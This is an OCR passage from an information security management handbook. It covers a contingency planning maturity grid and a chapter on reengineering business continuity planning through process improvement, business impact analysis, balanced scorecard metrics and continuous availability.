In this stage, information security protections are optimized across the enterprise. Enterprisewide protection strategies are continually reevaluated based on the needs and customized protection strategies identified by the enterprise's functional elements. Contingency planning activities (e.g., risk analyses, risk reduction initiatives, business impact assessments, audits, research, etc.) are normal and continual activities. Desirable contingency planning improvement suggestions come from end users and system owners.

In summary, in this stage, the enterprise knows that its assets are protected now and the enterprise is assured that they will continue to be adequately protected in the future. The enterprise is protected because its planned, proactive information security activities are continually adjusting and their protection strategies are optimized.

Instructions for Preparing a Maturity Profile

The assessor simply reviews each cell on the Contingency Planning Maturity Grid (Table 33.1, above) to determine whether that cell best describes the enterprise's level of maturity. For each column, if only the bottom row applies, that category should be considered immature. If the second and (or) third rows apply, that category should be considered moderately mature. If the fourth and (or) fifth rows apply, that category should be considered mature.

Example Profiles

Table 33.2 provides an enterprise's summation of its contingency planning posture, as well as a sample contingency planning maturity grid for that posture.

TABLE 33.2 Summation of Contingency Planning Posture

Uncertainty:

- They rely on hardware reliability ratings and commercial-off-the-shelf (COTS) software solutions.
- There is no contingency planning function.
- They have no incident-handling infrastructure.
- Minimal funds are spent on prevention; funds are spent for recovery.

	Management	Organization	Incidents	Economics	Improvement
V					
IV					
III					
II					
I					

TABLE 33.2 Summation of Contingency Planning Posture (continued)

Awakening:

- They rely on hardware reliability ratings and commercial-off-the-shelf (COTS) software solutions.
- The contingency planner has policies in place.
- Incidents are collected.
- Funds are spent only on COTS safeguards and on IT recovery.
- Some enterprisewide preventative measures are in place.

	Management	Organization	Incidents	Economics	Improvement
V					
IV					
III					
II					
I					

Enlightenment:

- Management is supportive, providing resources.
- The contingency planner has developed a program and has obtained "buy-in" (i.e., support) from other organizations.
- Incidents are collected and analyzed.
- Funds are allocated based on an analysis of the risks.
- Disaster recovery is viewed as necessary by the end users.

	Management	Organization	Incidents	Economics	Improvement
V					
IV					
III					
II					
I					

Wisdom:

- Management understands business continuity.
- The contingency planning function has developed a complete program and has buy-in from other areas.
- Incidents cause threats to be continually reevaluated.
- Funds are allocated based on informed cost/benefit analyses.
- End users contribute to proactive business continuity planning and processes.

	Management	Organization	Incidents	Economics	Improvement
V					
IV					
III					
II					
I					

Contingency Planning Process Improvement

The five measurement categories are management understanding and attitude, contingency planning organization status, incident handling, contingency planning economics, and contingency planning improvement actions. The following paragraphs outline the steps necessary to improve one's ratings within these measurement categories.

Management Understanding and Attitude

To attain Stage II:

- Management will approve the procurement of vendor-supplied, "built-in" software solutions to increase system reliability (i.e., backup software, configuration management tools, tape archiving tools, etc.).
- Management will approve the procurement of vendor-supplied, "built-in" hardware solutions to increase system reliability (i.e., equipment with high mean-time-between-failure ratings, inventorying spare line-replaceable-units, etc.).

To attain Stage III:

- Management will endorse IT disaster recovery policies.
- Management will support development of robust IT disaster recovery plans.
- Management will support disaster recovery training for operations personnel.

To attain Stage IV:

- Management will shift its focus from IT disaster recovery to the identification of and recovery of critical business functions.
- Management will commission a detailed business impact assessment(s) and gain a clear understanding of the critical business functions and IT infrastructure.
- Management will obtain an understanding of the absolutes of business continuity planning and become able to make informed policy decisions.
- Management will promote business continuity.
- Management will empower organizational elements to augment the enterprise's contingency planning program consistent with the business unit's needs.

To attain Stage V:

- Management will understand that business continuity planning is an essential part of the enterprise's internal controls.
- Management will provide adequate resources and fully support continual improvement of the business continuity planning program, to include internal research and development.

Contingency Planning Organization Status

To attain Stage II:

- Management will appoint a contingency planner.
- Emphasis will be placed on the recovery of IT operations from a worst-case disaster.

To attain Stage III:

- The contingency planning function will be matrixed to the corporate information security function.
- The Disaster Recovery Plan will be based on recovery from more realistic disasters as well.
- Disaster recovery will include the ability to recover corporate communications.

To attain Stage IV:

- The contingency planning function will be transitioned into the corporate information security function.
- Focus will change from IT disaster recovery toward business continuity.
- Risk analyses and business impact assessments will be updated periodically, and penetration and audit capabilities will be supported.
- The contingency planning function will develop strategic alliances with other organizations (i.e., configuration management, product assurance, procurement, etc.).

To attain Stage V:

- Top management will regularly meet with the information security officer regarding business continuity issues.
- Through internal research and development, contingency planning will be able to address technical problems with leading-edge solutions.
- Contingency planning's role will expand into the community to augment the enterprise's image.
- The enterprise will be noted for its ability to consistently deliver on time.

Incident Handling

To attain Stage II:

- Data management issues (file recovery) gain visibility.
- Rudimentary statistics will be collected to identify major trends.
- Contingency planning will focus on response to a high-visibility dramatic incident.

To attain Stage III:

- An initial business impact assessment will have been performed to determine the relative criticality of IT assets and services, and to reveal the business's time-to-recover requirements.
- Based on detailed statistics available due to implementation of a formal incident reporting process, the information security threat can be better identified, thus enabling the development of more realistic disaster scenarios.

To attain Stage IV:

- Threats will continually be reevaluated based on the continually changing threat population and on the security incidents enhancing the accuracy of the risk analyses.
- Thorough business impact assessments will be conducted across the entire enterprise.

To attain Stage V:

- Incident data will be continually analyzed and fed back to continually improve the information security process.

Contingency Planning Economics

To attain Stage II:

- Management will provide contingency planning only limited funding, allocated primarily for the procurement of higher reliability equipment supplied by vendors touting their "built-in" reliability.

To attain Stage III:

- Expenditures will be managed and justified, funding IT disaster recovery activities selected as a result of a risk analysis.

To attain Stage IV:

- Expenditures will be managed and continually justified through periodic risk analyses and business impact assessments of greater accuracy, identifying additional or more cost-effective recovery strategies in response to the continually changing threat environment.
- Losses will be anticipated through cost/benefit trade-offs.

To attain Stage V:

- The cost-savings aspect of a completely implemented contingency planning program will be thoroughly understood and realized.
- Contingency planning expenditures will be justified and reduced, being partially funded through its contribution to marketing.

Contingency Planning Improvement Actions

To attain Stage II:

- The contingency planner will begin to implement and document IT operations procedures and develop an initial IT disaster recovery plan.

To attain Stage III:

- The contingency planner will develop a robust IT disaster recovery plan.
- A training program will be offered for recovery personnel to increase the likelihood of a successful recovery of the IT assets.
- Management will understand the "business case" for contingency planning.
- Management will fund the contingency planning activities of risk analysis, risk reduction initiatives; business impact assessment, and audits.

To attain Stage IV:

- Risks will be accurately evaluated and managed.
- Contingency planning/recovery research activities will be initiated to keep up with the rapidly changing environment.
- A continual, detailed business continuity training program will be developed.

To attain Stage V:

- The contingency planning activities (e.g., risk analyses, risk reduction initiatives, business impact assessment, audits, training, research, etc.) will become normal, continual activities.
- The contingency planning function will obtain desirable contingency planning improvement suggestions from end users and system owners.

Conclusion

A tool, the Contingency Planning Maturity Grid, was introduced to aid the manager in the appraisal of an enterprise's contingency planning program. Additionally, contingency planning improvement initiatives were proposed for each of the measurement categories.

Notes

1. The Disaster Recovery Institute International is the industry-recognized international certifying body and it sponsors the Certified Business Continuity Professional (CBCP) certification. They can be found at http://www.DRII.Org.
2. Crosby, Philip B., *Quality is Free*, McGraw-Hill, New York, 1979.

Reengineering the Business Continuity Planning Process

Carl B. Jackson, CISSP, CBCP

The initial version of this chapter was written for the 1999 edition of the *Information Security Management Handbook*. Since then, E-commerce has seized the spotlight and Web-based technologies are the emerging solution for almost everything. The constant throughout these occurrences is that no matter what the climate, fundamental business processes have changed little. And, as always, the focus of any business impact assessment is to assess the time-critical priority of these business processes. With these more recent realities in mind, this chapter has been updated and is now offered for the reader's consideration.

Continuity Planning: Management Awareness High — Execution Effectiveness Low

The failure of organizations to accurately measure the contributions of the continuity planning (CP) process to their overall success has led to a downward spiraling cycle of the total business continuity program. The recurring downward spin or decomposition includes planning, testing, maintenance, decline → replanning, testing, maintenance, decline → replanning, testing, maintenance, decline, etc.

In the past, *Contingency Planning & Management (CPM)/Ernst & Young Continuity Planning Benchmark* surveys have repeatedly confirmed that continuity planning (CP) is ranked as being either "extremely important" or "very important" to executive management. The most recent *2000–2001 CPM/KPMG Continuity Planning Survey*[1] clearly supports this observation. This study indicates that a growing number of CP professional positions are migrating from the IT infrastructure to corporate or general management positions; however, CP reporting within the IT organization is still the norm. Approximately 40 percent of CP professionals currently report to IT, while around 30 percent report to corporate positions.

Continuity Planning Measurements

While the trends of this survey are encouraging, there is a continuing indication of a disconnect between executive management's perceptions of CP objectives and the manner in which they measure its value. Traditionally, CP effectiveness was measured in terms of a pass/fail grade on a mainframe recovery test, or on the perceived benefits of backup/recovery sites and redundant telecommunications weighed against the expense for these capabilities. The trouble with these types of metrics is that they only measure CP direct costs, or indirect perceptions as to whether a test was effectively executed. These metrics do not indicate whether a test validates the appropriate infrastructure elements or even whether it is thorough enough to test a component until it fails, thereby extending the reach and usefulness of the test scenario.

Thus, one might inquire as to the correct measures to use. Although financial measurements do constitute one measure of the CP process, others measure the CPs contribution to the organization in terms of quality

and effectiveness, which are not strictly weighed in monetary terms. The contributions that a well-run CP process can make to an organization include:

- Sustaining growth and innovation
- Enhancing customer satisfaction
- Providing people needs
- Improving overall mission-critical process quality
- Providing for practical financial metrics

A Receipt for Radical Change: CP Process Improvement

Just prior to the millennium, experts in organizational management efficiency began introducing performance process improvement disciplines. These process improvement disciplines have been slowly adopted across many industries and companies for improvement of general manufacturing and administrative business processes. The basis of these and other improvement efforts was the concept that an organization's processes (Process; see Exhibit 134.1) constituted the organization's fundamental lifeblood and, if made more effective and more efficient, could dramatically decrease errors and increase organizational productivity.

An organization's processes are a series of successive activities; and when they are executed in the aggregate, they constitute the foundation of the organization's mission. These processes are intertwined throughout the organization's infrastructure (individual business units, divisions, plants, etc.) and are tied to the organization's supporting structures (data processing, communications networks, physical facilities, people, etc.).

A key concept of the process improvement and reengineering movement revolves around identification of process enablers and barriers (see Exhibit 134.1). These enablers and barriers take many forms (people, technology, facilities, etc.) and must be understood and taken into consideration when introducing radical change into the organization.

The preceding narration provides the backdrop for the idea of focusing on continuity planning not as a project, but as a continuous process, that must be designed to support the other mission-critical processes of the organization. Therefore, the idea was born of adopting a continuous process approach to CP, along with understanding and addressing the people, technology, facility, etc., enablers and barriers. This constitutes a significant or even radical change in thinking from the manner in which recovery planning has been traditionally viewed and executed.

Radical Changes Mandated

High awareness of management and low CP execution effectiveness, coupled with the lack of consistent and meaningful CP measurements, call for radical changes in the manner in which one executes recovery planning responsibilities. The techniques used to develop mainframe-oriented disaster recovery (DR) plans of the 1980s and 1990s consisted of five to seven distinct stages, depending on whose methodology was being used, that required the recovery planner to:

1. Establish a project team and a supporting infrastructure to develop the plans.
2. Conduct a threat or risk management review to identify likely threat scenarios to be addressed in the recovery plans.
3. Conduct a business impact analysis (BIA) to identify and prioritize time-critical business applications and networks and determine maximum tolerable downtimes.
4. Select an appropriate recovery alternative that effectively addressed the recovery priorities and timeframes mandated by the BIA.
5. Document and implement the recovery plans.
6. Establish and adopt an ongoing testing and maintenance strategy.

Shortcomings of the Traditional Disaster Recovery Planning Approach

The old approach worked well when disaster recovery of "glass-house" mainframe infrastructures was the norm. It even worked fairly well when it came to integrating the evolving distributed client/server systems into the overall recovery planning infrastructure. However, when organizations became concerned with business unit recovery planning, the traditional DR methodology was ineffective in designing and implementing busi-

EXHIBIT 134.1 Definitions

Activities: Activities are things that go on within a process or sub-process. They are usually performed by units of one (one person or one department). An activity is usually documented in an instruction. The instruction should document the tasks that make up the activity.
Benchmarking: Benchmarking is a systematic way to identity, understand, and creatively evolve superior products, services, designs, equipment, processes, and practices to improve the organization's real performance by studying how other organizations are performing the same or similar operations.
Business process improvement: Business process improvement (BPI) is a methodology that is designed to bring about self-function improvements in administrative and support processes using approaches such as FAST, process benchmarking, process redesign, and process reengineering.
Comparative analysis: Comparative analysis (CA) is the act of comparing a set of measurements to another set of measurements for similar items.
Enabler: An enabler is a technical or organizational facility/resource that make it possible to perform a task, activity, or process. Examples of technical enablers are personal computers, copying equipment, decentralized data processing, voice response, etc. Examples of organizational enablers are enhancement, self-management, communications, education, etc.
Fast analysis solution technique: *FAST* is a breakthrough approach that focuses a group's attention on a single process for a one- or two-day meeting to define how the group can improve the process over the next 90 days. Before the end of the meeting, management approves or rejects the proposed improvements.
Future state solution: A combination of corrective actions and changes that can be applied to the item (process) under study to increase its value to its stakeholders.
Information: Information is data that has been analyzed, shared, and understood.
Major processes: A major process is a process that usually involves more than one function within the organization structure, and its operation has a significant impact on the way the organization functions. When a major process is too complex to be flowcharted at the activity level, it is often divided into sub-processes.
Organization: An organization is any group, company, corporation, division, department, plant, or sales office.
Process: A process is a logical, related, sequential (connected) set of activities that takes an input from a supplier, adds value to it, and produces an output to a customer.
Sub-process: A sub-process is a portion of a major process that accomplishes a specific objective in support of the major process.
System: A system is an assembly of components (hardware, software, procedures, human functions, and other resources) united by some form of regulated interaction to form an organized whole. It is a group of related processes that may or may not be connected.
Tasks: Tasks are individual elements or subsets of an activity. Normally, tasks relate to how an item performs a specific assignment.

From Harrington, H.J., Esseling, E.K.C., and Van Nimwegen, H., *Business Process Improvement Workbook,* McGraw-Hill, 1997, 1–20.

ness unit/function recovery plans. Of primary concern when attempting to implement enterprisewide recovery plans was the issue of functional interdependencies. Recovery planners became obsessed with identification of interdependencies between business units and functions, as well as the interdependencies between business units and the technological services supporting time-critical functions within these business units.

Losing Track of the Interdependencies

The ability to keep track of departmental interdependencies for CP purposes was extremely difficult and most methods for accomplishing this were ineffective. Numerous circumstances made consistent tracking of inter-

dependencies difficult to achieve. Circumstances affecting interdependencies revolve around the rapid rates of change that most modern organizations are undergoing. These include reorganization/restructuring, personnel relocation, changes in the competitive environment, and outsourcing. Every time an organizational structure changes, the CPs must change and the interdependencies must be reassessed; and the more rapid the change, the more daunting the CP reshuffling. Because many functional interdependencies could not be tracked, CP integrity was lost and the overall functionality of the CP was impaired. There seemed to be no easy answers to this dilemma.

Interdependencies Are Business Processes

Why are interdependencies of concern? And what, typically, are the interdependencies? The answer is that, to a large degree, these interdependencies are the business processes of the organization and they are of concern because they must function in order to fulfill the organization's mission. Approaching recovery planning challenges with a business process viewpoint can, to a large extent, mitigate the problems associated with losing interdependencies, and also ensure that the focus of recovery planning efforts is on the most crucial components of the organization. Understanding how the organization's time-critical business processes are structured will assist the recovery planner in mapping the processes back to the business units/departments; supporting technological systems, networks, facilities, vital records, people, etc.; and keeping track of the processes during reorganizations or during times of change.

The Process Approach to Continuity Planning

Traditional approaches to mainframe-focused disaster recovery planning emphasized the need to recover the organization's technological and communications platforms. Today, many companies have shifted away from technology recovery and toward continuity of prioritized business processes and the development of specific business process recovery plans. Many large corporations use the process reengineering/improvement disciplines to increase overall organizational productivity. CP itself should also be viewed as such a process. Exhibit 134.2 provides a graphical representation of how the enterprisewide CP process framework should look.




EXHIBIT 134.2 The enterprisewide CP process framework.

This approach to continuity planning consolidates three traditional continuity planning disciplines, as follows:

1. *IT disaster recovery planning (DRP)*. Traditional IT DRP addresses the continuity planning needs of the organizations' IT infrastructures, including centralized and decentralized IT capabilities and includes both voice and data communications network support services.
2. *Business operations resumption planning (BRP)*. Traditional BRP addresses the continuity of an organization's business operations (e.g., accounting, purchasing, etc.) should they lose access to their supporting resources (e.g., IT, communications network, facilities, external agent relationships, etc.).
3. *Crisis management planning (CMP).* CMP focuses on assisting the client organization develop an effective and efficient enterprisewide emergency/disaster response capability. This response capability includes forming appropriate management teams and training their members in reacting to serious company emergency situations (e.g., hurricane, earthquake, flood, fire, serious hacker or virus damage, etc.). CMP also encompasses response to life-safety issues for personnel during a crisis or response to disaster.
4. *Continuous availability (CA)*. In contrast to the other CP components as explained above, the recovery time objective (RTO) for recovery of infrastructure support resources in a 24×7 environment has diminished to *zero* time. That is, the client organization cannot afford to lose operational capabilities for even a very short period of time without significant financial (revenue loss, extra expense) or operational (customer service, loss of confidence) impact. The CA service focuses on maintaining the highest uptime of support infrastructures to 99 percent and higher.

Moving to a CP Process Improvement Environment

Route Map Profile and High-Level CP Process Approach

A practical, high-level approach to CP process improvement is demonstrated by breaking down the CP process into individual sub-process components as shown in Exhibit 134.3.

The six major components of the continuity planning business process are described below.

1. *Current State Assessment/Ongoing Assessment.* Understanding the approach to enterprisewide continuity planning as illustrated in Exhibit 134.3, one can measure the "health" of the continuity planning process. During this process, existing continuity planning business sub-processes are assessed to gauge their overall effectiveness. It is sometimes useful to employ gap analysis techniques to understand current state, desired future state, and then understand the people, process, and technology barriers and enablers that stand between the current state and the future state. An approach to co-development of current state/future state visioning sessions is illustrated in Exhibit 134.4.
   The current state assessment process also involves identifying and determining how the organization "values" the CP process and measures its success (often overlooked and often leading to the failure of the CP process). Also during this process, an organization's business processes are examined to determine the impact of loss or interruption of service on the overall business through performance of a business impact assessment (BIA). The goal of the BIA is to prioritize business processes and assign the recovery time objective (RTO) for their recovery, as well as for the recovery of their support resources. An important outcome of this activity is the mapping of time-critical processes to their support resources (e.g., IT applications, networks, facilities, communities of interest, etc.).
2. *Process Risk and Impact Baseline.* During this process, potential risks and vulnerabilities are assessed, and strategies and programs are developed to mitigate or eliminate those risks. The stand-alone risk management review (RMR) commonly looks at the security of physical, environmental, and information capabilities of the organization. In general, the RMR should identify or discuss the following areas:

   - Potential threats
   - Physical and environmental security
   - Information security
   - Rrecoverability of time-critical support functions
   - Single-points-of-failure




EXHIBIT 134.3 A practical, high-level approach to CP process improvement.




EXHIBIT 134.4 Current state/future state visioning overview.

- Problem and change management
- Business interruption and extra expense insurance
- An offsite storage program, etc.

3. *Strategy Development.* This process involves facilitating a workshop or series of workshops designed to identify and document the most appropriate recovery alternative to CP challenges (e.g., determining if a hotsite is needed for IT continuity purposes, determining if additional communications circuits should

be installed in a networking environment, determining if additional workspace is needed in a business operations environment, etc.). Using the information derived from the risk assessments above, design long-term testing, maintenance, awareness, training, and measurement strategies.

4. *Continuity Plan Infrastructure.* During plan development, all policies, guidelines, continuity measures, and continuity plans are formally documented. Structure the CP environment to identify plan owners and project management teams, and to ensure the successful development of the plan. In addition, tie the continuity plans to the overall IT continuity plan and crisis management infrastructure.
5. *Implementation.* During this phase, the initial versions of the continuity or crisis management plans are implemented across the enterprise environment. Also during this phase, long-term testing, maintenance, awareness, training, and measurement strategies are implemented.
6. *Operate Environment.* This phase involves the constant review and maintenance of the continuity and crisis management plans. In addition, this phase may entail maintenance of the ongoing viability of the overall continuity and crisis management business processes.

How Does One Get There? The Concept of the CP Value Journey

The CP value journey is a helpful mechanism for co-development of CP expectations by the organization's top management group and those responsible for recovery planning. To achieve a successful and measurable recovery planning process, the following checkpoints along the CP value journey should be considered and agreed upon. The checkpoints include:

- *Defining success.* Define what a successful CP implementation will look like. What is the future state?
- *Aligning the CP with business strategy.* Challenge objectives to ensure that the CP effort has a business-centric focus.
- *Charting an improvement strategy.* Benchmark where the organization and the organization's peers are, the organization's goals based on their present position as compared to their peers, and which critical initiatives will help the organization achieve its goals.
- *Becoming an accelerator.* Accelerate the implementation of the organization's CP strategies and processes. In today's environment, speed is a critical success factor for most companies.
- *Creating a winning team.* Build an internal/external team that can help lead the company through CP assessment, development, and implementation.
- *Assessing business needs.* Assess time-critical business process dependence on the supporting infrastructure.
- *Documenting the plans.* Develop continuity plans that focus on ensuring that time-critical business processes will be available.
- *Enabling the people.* Implement mechanisms that help enable rapid reaction and recovery in times of emergency, such as training programs, a clear organizational structure, and a detailed leadership and management plan.
- *Completing the organization's CP strategy.* Position the organization to complete the operational and personnel related milestones necessary to ensure success.
- *Delivering value.* Focus on achieving the organization's goals while simultaneously envisioning the future and considering organizational change.
- *Renewing/recreating.* Challenge the new CP process structure and organizational management to continue to adapt and meet the challenges of demonstrate availability and recoverability.

The Value Journey Facilitates Meaningful Dialogue

This value journey technique for raising the awareness level of management helps to both facilitate meaningful discussions about the CP process and ensure that the resulting CP strategies truly add value. As discussed later, this value-added concept will also provide additional metrics by which the success of the overall CP process can be measured.

The Need for Organizational Change Management

In addition to the approaches of CP process improvement and the CP value journey mentioned above, the need to introduce people-oriented organizational change management (OCM) concepts is an important component in implementing a successful CP process.

H. James Harrington et al., in their book *Business Process Improvement Workbook*,[2] point out that applying process improvement approaches can often cause trouble unless the organization manages the change process. They state that, "Approaches like reengineering only succeed if we challenge and change our paradigms and our organization's culture. It is a fallacy to think that you can change the processes without changing the behavior patterns or the people who are responsible for operating these processes."[3]

Organizational change management concepts, including the identification of people enablers and barriers and the design of appropriate implementation plans that change behavior patterns, play an important role in shifting the CP project approach to one of CP process improvement. The authors also point out that, "There are a number of tools and techniques that are effective in managing the change process, such as pain management, change mapping, and synergy. The important thing is that every BPI (Business Process Improvement) program must have a very comprehensive change management plan built into it, and this plan must be effectively implemented."[4]

Therefore, it is incumbent on the recovery planner to ensure that, as the concept of the CP process evolves within the organization, appropriate OCM techniques are considered and included as an integral component of the overall deployment effort.

How Is Success Measured? Balanced Scorecard Concept[5]

A complement to the CP process improvement approach is the establishment of meaningful measures or metrics that the organization can use to weigh the success of the overall CP process. Traditional measures include:

- How much money is spent on hotsites?
- How many people are devoted to CP activities?
- Was the hotsite test a success?

Instead, the focus should be on measuring the CP process contribution to achieving the overall goals of the organization. This focus helps to:

- Identify agreed-upon CP development milestones.
- Establish a baseline for execution.
- Validate CP process delivery.
- Establish a foundation for management satisfaction to successfully manage expectations.

The CP balanced scorecard includes a definition of the:

- Value statement
- Value proposition
- Metrics/assumptions on reduction of CP risk
- Implementation protocols
- Validation methods

Exhibits 134.5 and 134.6 illustrate the balanced scorecard concept and show examples of the types of metrics that can be developed to measure the success of the implemented CP process. Included in this balanced scorecard approach are the new metrics upon which the CP process will be measured.

Following this balanced scorecard approach, the organization should define what the future state of the CP process should look like (see the preceding CP value journey discussion). This future state definition should be co-developed by the organization's top management and those responsible for development of the CP process infrastructure. Exhibit 134.4 illustrates the current state/future state visioning overview, a technique that can also be used for developing expectations for the balanced scorecard. Once the future state is defined, the CP process development group can outline the CP process implementation critical success factors in the areas of:




EXHIBIT 134.5 Balanced scorecard concept.

EXHIBIT 134.6 Continuity Process Scorecard

Question: How should the organization benefit from implementation of the following continutity process components in terms of people, processes, technologies, and mission/profits?

Continuity Planning Process Components	People	Processes	Technologies	Mission/Profits
Process methodology				
Documented DRPs				
Documented BRPs				
Documented crisis management plans				
Documented emergency response procedures				
Documented network recovery plan				
Contingency organization walk-throughs				
Employee awareness program				
Recovery alternative costs				
Continuous availability infrastructure				
Ongoing testing programs				
etc.				

- Growth and innovation
- Customer satisfaction
- People
- Process quality
- Financial state

These measures must be uniquely developed based on the specific organization's culture and environment.

What about Continuity Planning for Web-Based Applications?

Evolving with the birth of the Web and Web-based businesses is the requirement for 24×7 uptime. Traditional recovery time objectives have disappeared for certain business processes and support resources that support the organizations' Web-based infrastructure. Unfortunately, simply preparing Web-based applications for sustained 24×7 uptime is not the only answer. There is no question that application availability issues must be addressed, but it is also important that the reliability and availability of other Web-based infrastructure components (such as computer hardware, Web-based networks, database file systems, Web servers, file and print servers, as well as preparing for the physical, environmental, and information security concerns relative to each of these [see RMR above]) also be undertaken. The terminology for preparing the entirety of this




EXHIBIT 134.7 Continuous availability methodological approach.

infrastructure to remain available through major and minor disruptions is usually referred to as continuous or high availability.

Continuous availability (CA) is not simply bought; it is planned for and implemented in phases. The key to a reliable and available Web-based infrastructure is to ensure that each of the components of the infrastructure have a high-degree of resiliency and robustness. To substantiate this statement, *Gartner Research* reports "Replication of databases, hardware servers, Web servers, application servers, and integration brokers/suites helps increase availability of the application services. The best results, however, are achieved when, in addition to the reliance on the system's infrastructure, the design of the application itself incorporates considerations for continuous availability. Users looking to achieve continuous availability for their Web applications should not rely on any one tool but should include the availability considerations systematically at every step of their application projects."[7]

Implementing a continuous availability methodological approach is the key to an organized and methodical way to achieve 24×7 or near 24×7 availability. Begin this process by understanding business process needs and expectations, and the vulnerabilities and risks of the network infrastructure (e.g., Internet, intranet, extranet, etc.), including undertaking single-points-of-failure analysis. As part of considering implementation of continuous availability, the organization should examine the resiliency of its network infrastructure and the components thereof, including the capability of its infrastructure management systems to handle network faults, network configuration and change, the ability to monitor network availability, and the ability of individual network components to handle capacity requirements. See Exhibit 134.7 for an example pictorial representation of this methodology.

